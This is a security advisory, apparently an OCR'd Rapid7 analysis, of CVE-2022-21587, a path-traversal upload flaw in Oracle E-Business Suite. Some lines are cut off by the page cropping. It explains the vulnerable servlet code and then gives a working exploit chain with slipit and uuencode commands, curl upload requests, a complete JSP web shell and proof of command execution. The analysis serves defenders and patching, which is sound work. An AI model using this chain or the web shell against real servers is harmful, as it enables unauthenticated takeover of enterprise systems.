

CISA KEV Listed | Easy to weaponize | Observed in State-sponsored attacks | Observed in ransomware attacks | Unauthenticated | Vulnerable in default configuration

Description

Vulnerability in the Oracle Web Applications Desktop Integrator product of Oracle E-Business Suite (component: Upload). Supported versions that are affected are 12.2.3-12.2.11. Easily exploitable vulnerability allows unauthenticated attacker with network access via HTTP to compromise Oracle Web Applications Desktop Integrator. Successful attacks of this vulnerability can result in takeover of Oracle Web Applications Desktop Integrator. CVSS 3.1 Base Score 9.8 (Confidentiality, Integrity and Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H).

Ratings & Analysis | **Vulnerability Details** | **RAPID7 Analysis**

Rapid7

February 08, 2023 5:47pm UTC (1 year ago) • Last updated February 13, 2023 9:19am UTC (1 year ago)

Technical Analysis

Description

Oracle E-Business Suite (EBS) is a packaged collection of enterprise applications for a wide variety of tasks such as customer relationship management (CRM), enterprise resource planning (ERP) or human capital management (HCM).

In October 2022, Oracle published a Critical Patch Update Advisory to remediate several issues across its products, including CVE-2022-21587, an arbitrary file upload vulnerability rated 9.8 on the CVSS v3 risk metric which affects Oracle Web Applications Desktop Integrator as shipped with Oracle EBS versions 12.2.3 through to 12.2.11.

CVE-2022-21587 can lead to unauthenticated remote code execution. On January 16 2023, Viettel Security published an analysis of the issue, detailing the root cause and a method of leveraging the vulnerability to gain code execution via a Perl payload. An exploit based on the Viettel Security analysis technique was published on GitHub by "HMs" on 6 February 2023. Oracle have credited "l1k3beef" as the original discoverer of the vulnerability.

Our analysis reveals it is also possible to leverage a Java Server Page (JSP) based payload during exploitation in order to gain arbitrary code execution.

Technical Analysis

Oracle EBS applications are deployed as enterprise Java applications running on a WebLogic server instance, which by default will listen for HTTP connections on TCP port 8000. The `oacore` application exposes several endpoints as configured through the file `/u01/install/APPS/fs1/FMW_Home/Oracle_EBS-app1/applications/oacore/html/WEB-INF/web.xml`, as shown below. Of interest are the endpoints that are serviced by classes inheriting from the `BneAbstractXMLServlet` servlet, specifically the `/OA_HTML/BneViewerXMLService`, `/OA_HTML/BneDownloadService`, `/OA_HTML/BneOfflineLOVService`, and `/OA_HTML/BneUploaderService` endpoints. While the publicly available exploit targets the `/OA_HTML/BneUploaderService` endpoint, all four endpoints are vulnerable to the same issue.

```
<servlet>
  <servlet-name>BneViewerXMLService</servlet-name>
```

ATTACKER VALUE
VERY HIGH

CVE-2022-21587

4

```
    <url-pattern>/BneViewerXMLService</url-pattern>
  </servlet-mapping>

  <servlet>
    <servlet-name>BneDownload
    <servlet-class>oracle.apps
  </servlet>

  <servlet-mapping>
    <servlet-name>BneDownload
    <url-pattern>/BneDownload

  </servlet-mapping>
```


We can examine how a HTTP PO eAbstractXMLServlet servlet via the `doRequest` method below. If th rameter `bne:uueupload` is checked to see if it contains the f `.uue` associated with its files [3] before the multipart request

```
// /u01/install/APPS/fs1/EBSapps/comn/java/classes/oracle/apps/bne/framework/BneAbstractXMLServlet.class

  public String getMultipartFileNameSuffix(boolean paramBoolean) {
    if (paramBoolean)
      return ".uue"; // <--- [3]
    return ".xml";
  }

  public void doPost(HttpServletRequest paramHttpServletRequest, HttpServletResponse paramHttpServletResponse) throws Servl
    doRequest(paramHttpServletRequest, paramHttpServletResponse);
  }

  public void doRequest(HttpServletRequest paramHttpServletRequest, HttpServletResponse paramHttpServletResponse) throws Se
    BneSitePropertyManager bneSitePropertyManager = BneSitePropertyManager.getInstance();
    try {
      BneOracleWebAppsContext bneOracleWebAppsContext;
      BneContext.getLogInstance().log(7, "Enter BneAbstractXMLServlet.doRequest()");
      boolean bool1 = allowGuestSession();
      boolean bool2 = allowBneLogin();
      boolean bool3 = includeMessagesElement();
      boolean bool4 = disableBneWebAppsContextRelease();
      BneWebAppsContext bneWebAppsContext = null;
```

The `doUpload` method will iterate over every item in the multipart request [1] and call the `doUploadFile` method to handle the upload of that specific item [2].

```
// /u01/install/APPS/fs1/EBSapps/comn/java/classes/oracle/apps/bne/framework/BneMultipartRequest.class

  public void doUpload() throws IOException {
    this._logger.log(7, "BneMultipartRequest.doUpload(): Start");
    String str = this._request.getQueryString();
    if (str != null) {
      Hashtable hashtable = HttpUtils.parseQueryString(str);
      Enumeration<String> enumeration = hashtable.keys();
      while (enumeration.hasMoreElements()) {
        String str1 = enumeration.nextElement();
        put(str1, hashtable.get(str1));
      }
    }
    this._logger.log(7, "BneMultipartRequest.doUpload(): queryString " + str);
    this._logger.log(7, "BneMultipartRequest.doUpload(): Content-Type " + this._request.getContentType() + " content-length
    MultipartFormHandler multipartFormHandler = new MultipartFormHandler((ServletRequest)this._request);
    MultipartFormItem multipartFormItem;
    while ((multipartFormItem = multipartFormHandler.getNextPart()) != null) { // <--- [1]
      String str1 = multipartFormItem.getName();
      String str2 = null;
      this._logger.log(7, "BneMultipartRequest.doUpload(): item.getName is: " + str1);
      if (str1.equals("uploadfilename"))
```

The `doUploadFile` method will write the multipart file item to a temporary file [1] so that it can be processed. If the temporary file name contains the string `uue`, it will be handled as a special case. We can note that as mentioned earlier, by passing a HTTP request parameter of `bne:uueupload` we can force a suffix of `.uue` to be appended to the temporary file so as to satisfy this check [2]. The file is expected to be encoded with the binary to text encoding mechanism called uuencode, after decoding the text file back into a binary file via the `doDecode` method [3], the resulting binary file is expected to be a ZIP archive which is then processed via the method `doUnZip` [4].

```
// /u01/install/APPS/fs1/EBSapps/comn/java/classes/oracle/apps/bne/framework/BneMultipartRequest.class

  private String doUploadFile(MultipartFormItem paramMultipartFormItem) throws IOException {
    this._logger.log(7, "BneMultipartRequest.doUploadFile(): Start");
    File file = BneIOUtils.createTemporaryFile(this._uploadStagingDirectory, this._filePrefix, this._fileSuffix);
    while (file.exists())
```

ATTACKER VALUE
VERY HIGH

CVE-2022-21587

4

```
paramMultipartFormItem.writeFile(fileOutputStream); // <--- [1]
fileOutputStream.flush();
fileOutputStream.close();
if (file.getName().contai
  BneDecoder bneDecoder =
  String str1 = bneDecoder
  this._logger.log(7, "Bne
  BneUnZip bneUnZip = new
  String str2 = bneUnZip.d
```


The `doUnZip` method is vulnerable e contents of a ZIP file entry to an arbitrary location on the targ application property is retrieved [1]. This is the path where UUE de IP file entries are expected to be extracted to. By default this loca he entries in the ZIP file are iterated over [2] and for each ent o. This path is a concatenation of the staging directory and the dot path specifiers `../` then the contents of the entry can be writ mple if a ZIP file contains an entry with the name `../../../..` `/u01/install/APPS/fs1/EBSapps/ap` nical form of `/u01/install/APPS/fs1/foo.hax`.

```
// /u01/install/APPS/fs1/EBSapps/comn/java/classes/oracle/apps/bne/utilities/BneUnZip.class

  public String doUnZip(String paramString) throws IOException {
    String str1 = new String("");
    String str2 = new String("");
    BneContext.getLogInstance().log(7, "BneUnZip.doUpZip Enter fileName: " + paramString);
    str1 = BneSitePropertyManager.getInstance().getProperty("BNE_UPLOAD_STAGING_DIRECTORY"); // <--- [1]
    try {
      BufferedOutputStream bufferedOutputStream = null;
      FileInputStream fileInputStream = new FileInputStream(paramString);
      ZipInputStream zipInputStream = new ZipInputStream(new BufferedInputStream(fileInputStream));
      ZipEntry zipEntry;
      while ((zipEntry = zipInputStream.getNextEntry()) != null) { // <--- [2]
        byte[] arrayOfByte = new byte[2048];
        str2 = str1 + System.getProperty("file.separator") + zipEntry.getName(); // <--- [3]
        FileOutputStream fileOutputStream = new FileOutputStream(str2);
        BneContext.getLogInstance().log(7, "BneUnZip.doUpZip entry.getName() " + zipEntry.getName());
        bufferedOutputStream = new BufferedOutputStream(fileOutputStream, 2048);
        int i;
        while ((i = zipInputStream.read(arrayOfByte, 0, 2048)) != -1) {
          bufferedOutputStream.write(arrayOfByte, 0, i); // <--- [4]
```

Reproduction

We can demonstrate the ability to upload an arbitrary file with a few commands, first we will create an arbitrary file to upload:

```
$ echo hax > foo.hax
```

We can then use the slipit tool to generate a ZIP file with an entry whose name contains several double dot path specifiers.

We will choose 5 double dot specifiers in order to traverse from the path `/u01/install/APPS/fs1/EBSapps/appl/bne/12.0.0/upload` to the path `/u01/install/APPS/fs1/` where we want to write our file.

```
$ slipit --overwrite --separator '/' --depth 5 foo.zip foo.hax
$ slipit foo.zip
File Name                                             Modified             Size
../../../../../foo.hax                          2023-02-08 10:42:16            4
```

We then uuencode the ZIP file.

```
$ uuencode foo.zip foo.zip > foo.uue
$ cat foo.uue
begin 777 foo.zip
M4$L#!!0``````$A52%8'N_"1!`````0````6````+BXO+BXO+BXO+BXO+BXO
M9F]O+FAA>&AA>`I02P$"%`,4``````!(54A6![OPD00````$````%@``````
M`````````_X$`````+BXO+BXO+BXO+BXO+BXO9F]O+FAA>%!+!08``````0`!
+`$0````X````````
`
end
```

Before finally issuing a POST request to one of the four vulnerable endpoints.

```
$ curl http://192.168.86.37:8000/OA_HTML/BneOfflineLOVService?bne:uueupload=true -F upload=@foo.uue
```

ATTACKER VALUE
VERY HIGH

CVE-2022-21587

4

```
drwxr-xr-x.  5 oracle oinstall   64 Feb  8 05:45 .
drwxr-xr-x. 10 oracle oinstall 4096 Dec  4  2020 ..
drwxr-xr-x.  5 oracle oinstall   44 Nov 22  2020 EBSapps
drwxr-x---. 11 oracle oinstall
-rw-r--r--.  1 oracle oinstall
drwxr-xr-x.  3 oracle oinstall
[oracle@apps scripts]$ cat /u0
hax
```


Exploitation

To demonstrate arbitrary code e… may be uploaded to the location `/u01/install/APPS/fs1/FMW_Home/O…` …hen pass arbitrary commands to this web shell by issuing request… …e the attacker's Perl web shell script. Viettel notes that whitelis… …eing uploaded, however our analysis has shown it is still poss… …e advanced JSP payload, by targeting a location in the Oracl…

First we create the basic JSP we…

```
$ cat <<EOT >> hax.jsp
<%@ page import="java.util.*,java.io.*"%>
<%
String cmd = request.getParameter("cmd");
if(cmd != null) {
    Process p = Runtime.getRuntime().exec(cmd);
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String line = dis.readLine();
    while(line != null) {
        out.println(line);
        line = dis.readLine();
    }
}
%>
EOT
```

We then add this JSP file to a ZIP archive using `slipit` to leverage the path traversal issue. We will write our JSP web shell to the location `/u01/install/APPS/fs1/FMW_Home/Oracle_EBS-app1/applications/forms/forms/hax.jsp`.

```
$ slipit --overwrite --separator '/' --depth 5 --prefix '/FMW_Home/Oracle_EBS-app1/applications/forms/forms/' hax.zip hax.j
```

We then uuencode the ZIP archive.

```
$ uuencode hax.zip hax.zip > hax.uue
```

We leverage the vulnerability to upload our JSP web shell.

```
$ curl http://192.168.86.37:8000/OA_HTML/BneOfflineLOVService?bne:uueupload=true -F upload=@hax.uue
```

Before finally leveraging the JSP web shell to execute an arbitrary command. We can see we now have code execution as the user `oracle`.

```
$ curl http://192.168.86.37:8000/forms/hax.jsp?cmd=id


uid=54321(oracle) gid=54321(oinstall) groups=54321(oinstall),54322(dba) context=unconfined_u:unconfined_r:unconfined_t:s0-s
```

Guidance

As an official patch for this issue is available from Oracle, we recommend all affected Oracle EBS users should apply the October 2022 patch.

References

- https://www.oracle.com/security-alerts/cpuoct2022.html
- https://blog.viettelcybersecurity.com/cve-2022-21587-oracle-e-business-suite-unauth-rce/
- https://github.com/hieuminhnv/CVE-2022-21587-POC
- https://nvd.nist.gov/vuln/detail/CVE-2022-21587

ATTACKER VALUE
VERY HIGH

CVE-2022-21587

4